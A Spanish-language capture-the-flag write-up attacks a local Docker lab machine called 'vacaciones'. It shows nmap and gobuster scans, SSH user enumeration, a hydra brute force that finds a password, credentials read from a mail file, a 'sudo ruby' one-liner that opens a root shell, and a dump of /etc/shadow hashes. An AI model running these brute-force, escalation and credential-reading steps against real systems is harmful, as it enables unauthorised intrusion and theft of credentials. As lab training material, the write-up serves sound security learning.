

El primer paso será desplegar el contenedor docker y comprobar que podemos establecer conexión lanzando un ping a la máquina.

```
(kali@kali)-[~/Desktop/holidays]
$ sudo ./auto_deploy.sh vacaciones.tar
[sudo] password for kali:

Estamos desplegando la máquina vulnerable, espere un momento...
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla.
^C
```

```
(kali@kali)-[~]
$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=1.04 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.71 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.61 ms
^C
--- 172.17.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss,
rtt min/avg/max/mdev = 0.044/0.717/1.518/0.608 ms
```

Enumeración de puertos y servicios mediante nmap


```
(kali@kali)-[~]
$ nmap -sC -sV 172.17.0.2

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 18:57 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)
|   256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)
|_ 256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds
```

Vamos a intentar acceder al servidor de apache a ver que encontramos.

Parece que está vacío, pero inspeccionando la página podemos ver que encontramos un usuario, de hecho 2, Camilo y Juan.



vamos a continuar probando con la enumeración de directorios mediante gobuster.

Encontramos que pueda llamar la atención el directorio de javascript pero realmente no hay nada que nos haga pensar en vulnerar la aplicación desde ahí.

```
(kali@kali) [~]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x .php,

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./ (Status: 200) [Size: 74]
/.hta.php (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.hta. (Status: 403) [Size: 275]
/.htaccess. (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htpasswd. (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 74]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/server-status (Status: 403) [Size: 275]
Progress: 13842 / 13845 (99.98%)

Finished
```

```
(kali@kali) [~]
$ nmap -p22 172.17.0.2 --script ssh-auth-methods --script-args="ssh.user=root"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 19:20 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0038s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Vamos a ver si somos capaces de enumerar usuarios del ssh.

```

      =[ metasploit v6.3.55-dev                               ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post           ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/Desktop/holidays/users.txt
USER_FILE => /home/kali/Desktop/holidays/users.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/Desktop/holidays/users.txt
USER_FILE => /home/kali/Desktop/holidays/users.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.17.0.2:22 - SSH - Using malformed packet technique
[*] 172.17.0.2:22 - SSH - Checking for false positives
[-] 172.17.0.2:22 - SSH - throws false positive results. Aborting.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

(kali@kali)-[~]
$ ./script.py 172.17.0.2 -p 22 -t 10 -w /home/kali/Desktop/xato-net-10-million-usernames-dup.txt
[+] OpenSSH version 7.6 found
[+] info found!
[+] 0464 found!
[+] saud found!
[+] oldmans found!
[+] sudbury found!
[!] SSH negotiation failed for user sucksucksuck.
[!] SSH negotiation failed for user suckmyco.
[+] marcellus found!
[+] xyz123 found!
[+] admin found!
[+] kajoerg found!
[+] oscare found!
[+] alex81 found!
[+] oldfox found!

```

Parece que arroja falsos positivos y que no podemos fiarnos de esos valores.

Vamos a intentar un ataque de diccionario a por Camilo o Juan, con hydra lanzamos ambas. Encontramos la contraseña de camilo password1, ya podemos acceder por ssh.

```

(kali㉿kali)-[~]
$ hydra -l juan -P /usr/share/wordlists/rockyou.txt -v ssh://172.17.0.2 -t 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-25 19:51:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:14344399), ~1434
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://juan@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[]

(kali㉿kali)-[~]
$ hydra -l camilo -P /usr/share/wordlists/rockyou.txt -v ssh://172.17.0.2 -t 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-25 19:51:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:14344399), ~1434
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://camilo@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[22][ssh] host: 172.17.0.2 login: camilo password: password1
[STATUS] attack finished for 172.17.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-25 19:51:58

```

Una vez desde el ssh nos llama la atención que existe un tercer usuario llamado pedro y que camilo no puede lanzar ningún comando como sudo.

```

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-25 19:51:58

(kali㉿kali)-[~]
$ ssh camilo@172.17.0.2
camilo@172.17.0.2's password:
Last login: Thu Apr 25 23:06:43 2024 from 172.17.0.1
$ cd ..
$ ls
camilo  juan  pedro
$ sudo -l
[sudo] password for camilo:
Sorry, user camilo may not run sudo on 9513f997532e.
$

```

Recordamos que el mensaje del servidor decía algo de un mensaje importante así que vamos a consultar mensajes y correos en busca de más información.

Efectivamente, había un mensaje importante como es la contraseña de otro usuario, vamos a probar con Juan ya que es quien dijo que tenía un mensaje importante.

```
$ cd mail
$ ls
camilo
$ cd camilo
$ ls
correo.txt
$ cat correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso
$ ^[[A : not found
$ cat correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso
ide, aquí tienes la contraseña: 2k84dicb
$
```

```
(kali㉿kali)-[~]
$ ssh juan@172.17.0.2
juan@172.17.0.2's password:
Permission denied, please try again.
juan@172.17.0.2's password:
$ sudo -l
Matching Defaults entries for juan on 9513f997532e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
p/bin

User juan may run the following commands on 9513f997532e:
    (ALL) NOPASSWD: /usr/bin/ruby
$
```

Desde Juan si que podemos lanzar comandos como sudo, con esto ya podemos explotar la máquina y escalar privilegios.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

```
(ALL) NOPASSWD: /usr/bin/ruby
$ sudo ruby -e 'exec "/bin/sh"'
# whoami
root
#
```

Como curiosidad en el fichero shadow vemos como existen más usuarios y que pedro tiene una entrada en la tabla con su contraseña.

```
proxy*:19507:0:99999:7:::
www-data*:19507:0:99999:7:::
backup*:19507:0:99999:7:::
list*:19507:0:99999:7:::
irc*:19507:0:99999:7:::
gnats*:19507:0:99999:7:::
nobody*:19507:0:99999:7:::
_apt*:19507:0:99999:7:::
systemd-network*:19838:0:99999:7:::
systemd-resolve*:19838:0:99999:7:::
messagebus*:19838:0:99999:7:::
sshd*:19838:0:99999:7:::
juan:$6$fXYgIXgs$aCJqedF7ZcrTO.YuVkQM6ew09bB8XN9az2ly02bQrtuJqePrjLkRy4lnuxyVlfTqjtvZPs
4lPkCTcZimQLxqn0:19838:0:99999:7:::
camilo:$6$bAd/065b$LygrkTUMddTVkn46wwy50iyEj66L9GXnDsaR8rvpBpna6hh0no1uFw6oQPeHoSvBLFjg
KeUn0P7hCalTkP4Si1:19838:0:99999:7:::
pedro:$6$.HY.NScW$KeORDRM90s40yWlcVlIx816kd.BwpKEWwBDJZ9Sj0m40ULJjuNJJJEyWSabmM.gldoOHx
ySpRmqJkVjPdeTF1.:19838:0:99999:7:::
#
```

Empezando por \$6\$ podemos intuir que se trata de sha-512, un tipo de hash muy resistente que no sería fácil de romper.